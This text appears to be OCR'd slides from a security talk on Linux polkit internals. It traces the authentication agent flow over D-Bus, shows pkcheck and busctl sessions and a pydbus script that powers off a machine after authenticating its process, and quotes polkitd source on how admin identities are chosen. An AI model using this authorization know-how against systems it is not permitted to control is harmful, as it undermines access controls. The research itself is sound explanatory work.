
SSH response



GUI response

Introduction

Authentication Agent



Ref: https://polkit.pages.freedesktop.org/polkit/polkit.8.html

Introduction

Authentication Agent

- Be responsible for interacting with the user when a **privileged operation** is requested that requires **authentication**
  - E.g. policy "**auth_admin**" or "**auth_self**"
- Prompt the user for credentials
- **/usr/lib/polkit-1/polkit-agent-helper-1**

> ***1.1*** **Authentication agents**
>
> An authentication agent is used to make the user of a session prove that they really are the user (by authenticating as the user) or an administrative user (by authenticating as an administrator). The **`polkit`** package contains *pkttyagent*, a textual authentication agent which is used as a general fallback.

Documentation

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff b 1
Call failed: Interactive authentication required.
```

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
```

The subject

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
```

[Dbus msg]
org.freedesktop.PolicyKit1
/org/freedesktop/PolicyKit1/Authority
org.freedesktop.PolicyKit1.Authority
CheckAuthorization
(Official documentation)

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
```

is_authorized=1
(GUI, local)

is_authorized=0
is_challenge=1
(SSH, remote)

??

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
```

Create dbus interface AuthenticationAgent

[Bus]
org.freedesktop.PolicyKit1.AuthenticationAgent
/org/freedesktop/PolicyKit1/AuthenticationAgent
org.freedesktop.PolicyKit1.AuthenticationAgent
BeginAuthentication, CancelAuthentication
(Offical documentation)

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
```

Register process to an AuthenticationAgent

[Dbus msg]
org.freedesktop.PolicyKit1
/org/freedesktop/PolicyKit1/Authority
org.freedesktop.PolicyKit1.Authority
RegisterAuthenticationAgent
(Official documentation)

[Bus]
org.freedesktop.PolicyKit1.AuthenticationAgent
/org/freedesktop/PolicyKit1/AuthenticationAgent
org.freedesktop.PolicyKit1.AuthenticationAgent
BeginAuthentication, CancelAuthentication
(Offical documentation)

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
```

[Bus]
org.freedesktop.PolicyKit1.AuthenticationAgent
/org/freedesktop/PolicyKit1/AuthenticationAgent
org.freedesktop.PolicyKit1.AuthenticationAgent
BeginAuthentication, CancelAuthentication
(Offical documentation)

Call **BeginAuthentication** method

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
```

Print information and call **agent-helper**

/usr/lib/polkit-1/polkit-agent-helper-1 (run as root)

[Bus]
org.freedesktop.PolicyKit1.AuthenticationAgent
/org/freedesktop/PolicyKit1/AuthenticationAgent
org.freedesktop.PolicyKit1.AuthenticationAgent
BeginAuthentication, CancelAuthentication
(Offical documentation)

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
```

Use **PAM** to authenticate

/usr/lib/polkit-1/polkit-agent-helper-1 (run as root)

[Bus]
org.freedesktop.PolicyKit1.AuthenticationAgent
/org/freedesktop/PolicyKit1/AuthenticationAgent
org.freedesktop.PolicyKit1.AuthenticationAgent
BeginAuthentication, CancelAuthentication
(Offical documentation)

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
```

[Bus]
org.freedesktop.PolicyKit1.AuthenticationAgent
/org/freedesktop/PolicyKit1/AuthenticationAgent
org.freedesktop.PolicyKit1.AuthenticationAgent
BeginAuthentication, CancelAuthentication
(Offical documentation)

/usr/lib/polkit-1/polkit-agent-helper-1 (run as root)

Once authentication **succeeds**

[Dbus msg]
org.freedesktop.PolicyKit1
/org/freedesktop/PolicyKit1/Authority
org.freedesktop.PolicyKit1.Authority
AuthenticationAgentResponse2
(Official documentation)

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
```

[Bus]
org.freedesktop.PolicyKit1.AuthenticationAgent
/org/freedesktop/PolicyKit1/AuthenticationAgent
org.freedesktop.PolicyKit1.AuthenticationAgent
BeginAuthentication, CancelAuthentication
(Offical documentation)

/usr/lib/polkit-1/polkit-agent-helper-1 (run as root)

[Dbus msg]
org.freedesktop.PolicyKit1
/org/freedesktop/PolicyKit1/Authority
org.freedesktop.PolicyKit1.Authority
AuthenticationAgentResponse2
(Official documentation)

This method can only be called by **root** process !!

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
```

[Bus]
org.freedesktop.PolicyKit1.AuthenticationAgent
/org/freedesktop/PolicyKit1/AuthenticationAgent
org.freedesktop.PolicyKit1.AuthenticationAgent
BeginAuthentication, CancelAuthentication
(Offical documentation)

auth

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --proces
s $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
polkit-agent-helper-1: pam_authenticate failed: Authentication failure
==== AUTHENTICATION FAILED ====
polkit\56retains_authorization_after_challenge=true
Not authorized.
```

Fail


Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
==== AUTHENTICATION COMPLETE ====
polkit\56temporary_authorization_id=tmpauthz0
polkit\56retains_authorization_after_challenge=true
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.PolicyKit1 /org/freedesktop/PolicyKit1/Authority org.freedesktop.PolicyKit1.Authority \
    CheckAuthorization "(sa{sv})sa{ss}us" \
    "unix-process" 3 "pid" "u" "$$" "start-time" "t" `awk '{print $22}' /proc/$$/stat` "uid" "i" "1000" \
    "org.freedesktop.login1.power-off" \
    0 \
    1 \
    ""
(bba{ss}) true false 1 "polkit.temporary_authorization_id" "tmpauthz0"
```

is_authorized=1 now

Success


polkit-agent-helper
pkcheck
polkitd
CheckAuthorization
is_challenge=1
server thread
Export AuthenticationAgent interface
RegisterAuthenticationAgent
OK!
CheckAuthorization
BeginAuthentication
Execute
AuthenticationAgentResponse2
PAM autheticate
OK!
Exit
OK!
is_auth=1

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff b 1
```

The subject

[Dbus msg]
org.freedesktop.login1
/org/freedesktop/login1
org.freedesktop.login1.Manager
PowerOff

/usr/lib/systemd/systemd-logind (daemon)

auth

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff b 1
```

The subject

/usr/lib/systemd/systemd-logind (daemon)

[Dbus msg]
org.freedesktop.PolicyKit1
/org/freedesktop/PolicyKit1/Authority
org.freedesktop.PolicyKit1.Authority
CheckAuthorization

/usr/lib/polkit-1/polkitd (daemon)

auth

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff b 1
```

The subject

/usr/lib/systemd/systemd-logind (daemon)

Match!!

auth

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff b 1
```

The subject

/usr/lib/systemd/systemd-logind (daemon)

OK!!

auth

/usr/lib/polkit-1/polkitd (daemon)

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff b 1
```

The subject

Power off … ⟵ **/usr/lib/systemd/systemd-logind (daemon)**

auth

/usr/lib/polkit-1/polkitd (daemon)

Introduction
Remote PowerOff

Power off when the user connects machine **remotely**

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ cat poweroff.py
from pydbus import SystemBus
from gi.repository import GLib
import os

bus = SystemBus()
polkit = bus.get("org.freedesktop.login1", "/org/freedesktop/login1")

print(f"pid: {os.getpid()}")
input("")
polkit.PowerOff(1)
```

Introduction

Remote PowerOff

Power off when the user connects machine **remotely**

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ python3 poweroff.py
pid: 8564
^Z
[1]+  Stopped                 python3 poweroff.py
```

1. Run python script and get the pid

Introduction

Remote PowerOff

Power off when the user connects machine **remotely**

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process 8564
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
==== AUTHENTICATION COMPLETE ====
polkit\56temporary_authorization_id=tmpauthz2
polkit\56retains_authorization_after_challenge=true
```

2. Authenticate the python process to call power-off action

Introduction
Remote PowerOff

Power off when the user connects machine **remotely**

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ fg
python3 poweroff.py

(mypyenv) dbus-test@DBUS-TEST-VM:~$ Connection to [redacted] closed by remote host.
```

3. Continue the execution of python script

Introduction

Remote PowerOff

Power off when the user connects machine **remotely**

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
==== AUTHENTICATION COMPLETE ====
polkit\56temporary_authorization_id=tmpauthz0
polkit\56retains_authorization_after_challenge=true
dbus-test@DBUS-TEST-VM:~$ exec busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff 'b' 1
Connection to [redacted] closed.
```

4. Or just using exec busctl to send power-off msg after auth

Introduction

Admin User

User-A

User-B

```
dummy_user@DBUS-TEST-VM:~$ id
uid=1001(dummy_user) gid=1001(dummy_user) groups=1001(dummy_user)
dummy_user@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction -p $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
```

Introduction

Admin User

```
dummy_user@DBUS-TEST-VM:~$ id
uid=1001(dummy_user) gid=1001(dummy_user) groups=1001(dummy_user)
dummy_user@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction -p $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
```

Why is **the user sending the request** different from the **authenticated user** ?

Introduction

Admin User

```
dummy_user@DBUS-TEST-VM:~$ id
uid=1001(dummy_user) gid=1001(dummy_user) groups=1001(dummy_user)
dummy_user@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction -p $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
```

(Function **polkit_implicit_authorization_from_string** in polkit/polkitimplicitauthorization.c)

1. **no** -> POLKIT_IMPLICIT_AUTHORIZATION_NOT_AUTHORIZED
2. **auth_self** -> POLKIT_IMPLICIT_AUTHORIZATION_AUTHENTICATION_REQUIRED
3. **auth_admin** -> POLKIT_IMPLICIT_AUTHORIZATION_ADMINISTRATOR_AUTHENTICATION_REQUIRED
4. **auth_self_keep** -> POLKIT_IMPLICIT_AUTHORIZATION_AUTHENTICATION_REQUIRED_RETAINED
5. **auth_admin_keep** -> POLKIT_IMPLICIT_AUTHORIZATION_**ADMINISTRATOR**_AUTHENTICATION_REQUIRED_RETAINED
6. **yes** -> POLKIT_IMPLICIT_AUTHORIZATION_AUTHORIZED

```
dbus-test@DBUS-TEST-VM:~$ pkaction -v -a org.freedesktop.login1.power-off
org.freedesktop.login1.power-off:
  description:       Power off the system
  message:           Authentication is required to power off the system.
  vendor:            The systemd Project
  vendor_url:        https://systemd.io
  icon:
  implicit any:      auth_admin_keep
  implicit inactive: auth_admin_keep
```

Introduction

Admin User

- For **auth_admin_keep**, polkitd authenicates the **admin user** (dbus-test) instead of **the user sending the request** (dummy_user)

```
static void
authentication_agent_initiate_challenge (AuthenticationAgent         *agent,
                                         PolkitSubject               *subject,
                                         PolkitIdentity              *user_of_subject,
                                         PolkitBackendInteractiveAuthority *authority,
                                         const gchar                 *action_id,
                                         PolkitDetails               *details,
                                         PolkitSubject               *caller,
                                         PolkitImplicitAuthorization  implicit_authorization,
                                         GCancellable                *cancellable,
                                         AuthenticationAgentCallback  callback,
                                         gpointer                     user_data)
{
  // [...]
  /* select admin user if required by the implicit authorization */
  if (implicit_authorization == POLKIT_IMPLICIT_AUTHORIZATION_ADMINISTRATOR_AUTHENTICATION_REQUIRED ||
      implicit_authorization == POLKIT_IMPLICIT_AUTHORIZATION_ADMINISTRATOR_AUTHENTICATION_REQUIRED_RETAINED)
    {
      gboolean is_local = FALSE;
      gboolean is_active = FALSE;
      PolkitSubject *session_for_subject = NULL;

      session_for_subject = polkit_backend_session_monitor_get_session_for_subject (priv->session_monitor,
                                                                                    subject,
                                                                                    NULL);
      if (session_for_subject != NULL)
        {
          is_local = polkit_backend_session_monitor_is_session_local (priv->session_monitor, session_for_subject);
          is_active = polkit_backend_session_monitor_is_session_active (priv->session_monitor, session_for_subject);
        }

      identities = polkit_backend_interactive_authority_get_admin_identities (authority,
                                                                               caller,
                                                                               subject,
                                                                               user_of_subject,
                                                                               is_local,
                                                                               is_active,
                                                                               action_id,
                                                                               details);
```

polkitbackend/polkitbackendinteractiveauthority.c

Introduction
Admin User

- How **polkitd** determines an admin user?

```
static GList *
polkit_backend_js_authority_get_admin_auth_identities (PolkitBackendInteractiveAuthority *_authority,
                                                       PolkitSubject                     *caller,
                                                       PolkitSubject                     *subject,
                                                       PolkitIdentity                    *user_for_subject,
                                                       gboolean                           subject_is_local,
                                                       gboolean                           subject_is_active,
                                                       const gchar                       *action_id,
                                                       PolkitDetails                     *details)
{
  // [...]
  if (!call_js_function_with_runaway_killer (authority,
                                             "_runAdminRules",
                                             G_N_ELEMENTS (argv),
                                             argv,
                                             &rval))
```

polkitbackend/polkitbackendjsauthority.c

Introduction

Admin User

- How **polkitd** determines an admin user?

```
polkit._adminRuleFuncs = [];
polkit.addAdminRule = function(callback) {this._adminRuleFuncs.push(callback);};
polkit._runAdminRules = function(action, subject) {
    var ret = null;
    for (var n = 0; n < this._adminRuleFuncs.length; n++) {
        var func = this._adminRuleFuncs[n];
        var func_ret = func(action, subject);
        if (func_ret) {
            ret = func_ret;
            break
        }
    }
    return ret ? ret.join(",") : "";
};
```

polkitbackend/init.js

Introduction

Admin User

- How **polkitd** determines an admin user?
  - ANS: users in group **sudo** or **admin**

```
polkit.addAdminRule(function(action, subject) {
    return ["unix-group:sudo"];
});
```

/usr/share/polkit-1/rules.d/50-default.rules

```
polkit.addAdminRule(function(action, subject) {
    return ["unix-group:sudo", "unix-group:admin"];
});
```

/usr/share/polkit-1/rules.d/49-ubuntu-admin.rules

Introduction

Admin User

- How **polkitd** determines an admin user?
  - ANS: users in group **sudo** or **admin**
    - A normal user named "admin"

```
admin@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge=1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Multiple identities can be used for authentication:
 1.  dbus-test
 2.  admin
Choose identity to authenticate as (1-2): 2
Password:
==== AUTHENTICATION COMPLETE ====
polkit\56temporary_authorization_id=tmpauthz1
polkit\56retains_authorization_after_challenge=true
admin@DBUS-TEST-VM:~$ id
uid=1002(admin) gid=1002(admin) groups=1002(admin)
```

Introduction

Admin User

- How **polkitd** runs JavaScript code ?!

```c
static gboolean
action_and_details_to_jsval (PolkitBackendJsAuthority  *authority,
                             const gchar               *action_id,
                             PolkitDetails             *details,
                             jsval                      *out_jsval,
                             GError                    **error)
{
  gboolean ret = FALSE;
  jsval ret_jsval;
  const char *src;
  JSObject *obj;
  gchar **keys;
  guint n;

  src = "new Action();";
  if (!JS_EvaluateScript (authority->priv->cx,
                          authority->priv->js_global,
                          src, strlen (src),
                          __FILE__, __LINE__,
                          &ret_jsval))
    {
      g_set_error (error, G_IO_ERROR, G_IO_ERROR_FAILED, "Evaluating '%s' failed", src);
      goto out;
    }
```

polkitbackend/polkitbackendjsauthority.c

init.js | polkitbackendinteractiveauthority.c | polkitbacke

src > polkitbackend > init.js > _runAdminRules

```js
